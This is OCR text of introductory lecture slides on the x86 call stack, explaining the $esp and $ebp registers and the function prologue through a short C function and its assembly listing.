
The CPU needs to keep track of two things:

1. The location of the top of stack

2. The location of the current stack frame we are executing

?????

THE STACK




The CPU needs to keep track of two things:

1. The location of the top of stack

*The register **$esp** points to the top of the stack*

2. The location of the current stack frame we are executing

THE STACK



The CPU needs to keep track of two things:

1. The location of the top of stack


*The register **$esp** points to the top of the stack*


2. The location of the current stack frame we are executing

*The register **$ebp** points to the base of the current stack frame*

THE STACK

Every time a function is called, the **function prologue** occurs





```
void main()
{
    foo(2,3);
    return 0;
}
```


```
void foo(int a, int b)
{
    int x, y;
    x = a + b;
    y = a - b;
}
```

```
push    $0x3          ; push b
push    $0x2          ; push a
call    .... <foo>    ; push RA
...
```

```
push    %ebp              ; save ebp
mov     %esp,%ebp         ; set ebp
...
mov     0x8(%ebp),%edx    ; a
mov     0xc(%ebp),%eax    ; b
add     %edx,%eax.        ; +
mov     %eax,-0x8(%ebp)   ; x=
mov     0x8(%ebp),%eax    ; etc.
sub     0xc(%ebp),%eax
mov     %eax,-0x4(%ebp)
...
leave  ; set esp = ebp
       ; pop ebp
ret    ; pop RA
```

THE STACK

Every time a function is called, the **function prologue** occurs



```
void main()
{
    foo(2,3);
    return 0;
}
```

